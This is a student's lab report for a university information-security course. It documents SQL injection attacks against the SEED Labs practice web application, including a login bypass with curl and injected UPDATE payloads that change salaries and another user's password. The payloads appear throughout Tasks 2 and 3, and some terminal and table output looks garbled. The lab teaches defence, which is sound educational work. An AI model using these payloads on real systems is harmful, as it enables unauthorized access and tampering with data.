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## Introduction to Information Security - CS 458 - Fall 2022


### Lab 4 - SQL Injection Attack 1

#### 2.1

##### Task 1: Get Familiar with SQL Statements

Login to MySQL console using the following command:

```
$ mysql -u root -pseedubuntu
```

A terminal window titled "Terminal" showing the MySQL login process. The user runs the command 'mysql -u root -pseedubuntu'. The prompt changes to 'mysql:'. A warning message is displayed: '[Warning] Using a password on the command line interface can be insecure.' This is followed by a welcome message: 'Welcome to the MySQL monitor. Commands end with ; or \g. Your MySQL connection id is 4 Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)'. Copyright and trademark information are shown. Instructions for help and clearing the input are provided. The prompt returns to 'mysql>' with a cursor.

```
[12/02/22]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)


Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

mysql> show databases;

A terminal window showing the output of the 'show databases;' command. The output is a table with one column 'Database' and eight rows: 'information\_schema', 'Users', 'elgg\_csrf', 'elgg\_xss', 'mysql', 'performance\_schema', 'phpmyadmin', and 'sys'. The table is enclosed in a dashed border. Below the table, it says '8 rows in set (0.01 sec)'. The prompt returns to 'mysql>' with a cursor.

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| Users          |
| elgg_csrf      |
| elgg_xss       |
| mysql           |
| performance_schema |
| phpmyadmin      |
| sys              |
+-----+
8 rows in set (0.01 sec)

mysql> █
```

```
mysql> use Users;
mysql> show tables;
```

```
mysql> select * from credential;
```

After running the commands above, you need to use a SQL command to print all the profile information of the employee Alice. Please provide the screenshot of your results.

```
mysql> select * from credential where Name = 'Alice';
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdac8 3000aa54747fc95fe0470fff4976

```
1 row in set (0.00 sec)
```

```
mysql>
```


## 2.2

### Task 2: SQL Injection Attack on SELECT Statement


#### 2.2.1

##### Task 2.1: SQL Injection Attack from webpage


Login screen for SQL Injection webpage:-



SQL Injection webpage for admin:-



Home page for admin:-



Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

## 2.2.2

### Task 2.2: SQL Injection Attack from command line

The following example shows how to send an HTTP GET request to our web application, with two parameters (username and Password) attached:

In this task, without knowing any employee's credentials, we need to log into the admin in terminal.

Below screenshots show how to access SQL without a password using terminal:-

```
[12/02/22]seed@VM:~$ curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&Password='
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->
```

```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>
```

\$ curl 'www.SeedLabSQLInjection.com/index.php?username=alice&Password=111'

```
[12/02/22]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/index.php?username=alice&Password=111'
[1] 3407
[12/02/22]seed@VM:~$ <html><head><title>xn--www-mo0a.seedlabsqlinjection.com</title></head><body><h1>xn--www-mo0a.seedlabsqlinjection.com</h1><p>Coming soon.</p></body></html>

<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_profile.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>Eid</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>
<br><br>
<div class='text-center'>
  <p>
    Copyright &copy; SEED LABS
  </p>
</div>
</div>
<script type='text/javascript'>
  function logout(){
    location.href = "logoff.php";
  }
</script>
</body>
```

## 2.2.3

### Task 2.3: Append a new SQL statement

In the above two attacks, we can only steal information from the database; it will be better if we can modify the database using the same vulnerability in the login page. An idea is to use the SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement.

In SQL, semicolon (;) is used to separate two SQL statements.

We will use SQL Injection attack to update the database. SQL Injection string in the webpage is as follows:-

Boby'; UPDATE credential SET NickName='Bob' WHERE Name='Boby' ;#

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### Employee Profile Login

USERNAME Bobby';UPDATE credential SET Nickname='Bob' W

PASSWORD Password

Login

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## 2.3


### Task 3: SQL Injection Attack on UPDATE Statement

#### 2.3.1

##### Task 3.1: Modify your own salary.


Assume that you (Alice) are a disgruntled employee, and your boss Bobby did not increase your salary this year. You want to increase your own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. Please demonstrate how you can achieve that.

Profile page of Alice. We will click on the Edit Profile link and enter our query in the nickname field.



Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

SQL Injection to increase Alice's salary from 20000 to 60000:-  
' ,salary='60000' where EID = '10000';#



**Edit Profile**

### Alice's Profile Edit

NickName	<input type="text" value="',salary='60000' where EID = '10000';#"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

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Salary of Alice updated after injecting the SQL code.

[Home](#) [Edit Profile](#)

### Alice Profile

Key	Value
Employee ID	10000
Salary	60000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

### 2.3.2

#### Task 3.2: Modify other people's salary

After increasing your own salary, you decide to punish your boss Bobby. You want to reduce his salary to 1 dollar. Please demonstrate how you can achieve that.

In the NickName field, we will inject the following SQL code to reduce Bobby's salary to 1\$:-  
' ,salary='1' where EID = '20000';#

[Edit Profile](#)

### Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

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Bob's salary reduced to 1\$

Edit Profile

### Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

### 2.3.3

#### Task 3.3: Modify other people' password

After changing Bobby's salary, you are still disgruntled, so you want to change Bobby's password to something that you know, and then you can log into his account and do further damage.

Please demonstrate how you can achieve that. You need to demonstrate that you can successfully log into Bobby's account using the new password.

In the NickName field, we will inject the following SQL code to change Bobby's password:-  
'password='12345' where EID = '20000';#

Edit Profile

### Alice's Profile Edit

NickName

'password='12345' where EID =

Email

Email

Address

Address

Phone Number

PhoneNumber

Password

Password

Save

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Logging into Bobby's account using the changed password to see if it worked.

## Employee Profile Login

---

USERNAME

Boby'#

PASSWORD

.....

Login

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Login into Bobby's account successful.

Would you like Firefox to save this login for seedlabsqlinjection.com?

Boby'#

12345

☒ Show password

Don't Save

Save

## Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

### Task 4: Countermeasure - Prepared Statement

## Task 2:

We were able to login into different users using a simple query and were able to change details for different users and access the entire database. We were able to also login into accounts we did not have access for through both the website and MySQL console for the operations .

### Task 3:

SQL injection can leave the application at a high-risk of compromise, resulting in an impact on the confidentiality, and integrity of data. It also questions the authentication and authorization aspects of the website application. Information stored in the Databases can be stolen easily by identifying vulnerabilities of these websites and applications and then exploiting them using vulnerable programs. SQL injection vulnerabilities should never be left open and must be fixed in all circumstances. The authentication or authorization aspects of an application not be vulnerable. In our tasks, we saw that we were able to exploit the login aspect by logging in as admin and exploited this information to update data in the database for which we earlier did not have access. It is good to know about these exploits so that we can safeguard against them in the real world.

## 3

## Guidelines

**Test SQL Injection String.** In real-world applications, it may be hard to check whether your SQL injection attack contains any syntax error, because usually servers do not return this kind of error messages. To conduct your investigation, you can copy the SQL statement from php source code to the MySQL console. Assume you have the following SQL statement, and the injection string is ' or 1=1;#.

```
SELECT * from credential WHERE name = " OR 1=1;# and password = '$pwd';
```

```
mysql> SELECT * from credential WHERE name = '' OR 1=1;# and password = '$pwd';
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	60000	9/20	10211002					fdb9e18bd9e83000aa54747fc95fe0470ffff497612345
2	Boby	20000	1	4/20	10213352					a3c50276cb120637cca669eb38fb9928b017e9ef995b88c183f349b3cab0ae7fccd39133508d2af99534bffa28a7bb51cb6f22cb20a618701a2c2f5899343bffa28a7bb51cb6f22cb20a618701a2c2f58a5bdf35a1df4ea895905f6f6618e83951a6effc0
3	Ryan	30000	50000	4/10	98993524					
4	Samy	40000	90000	1/11	32193525					
5	Ted	50000	110000	11/3	32111111					
6	Admin	99999	400000	3/5	43254314					

```
6 rows in set (0.00 sec)
```

```
mysql>
```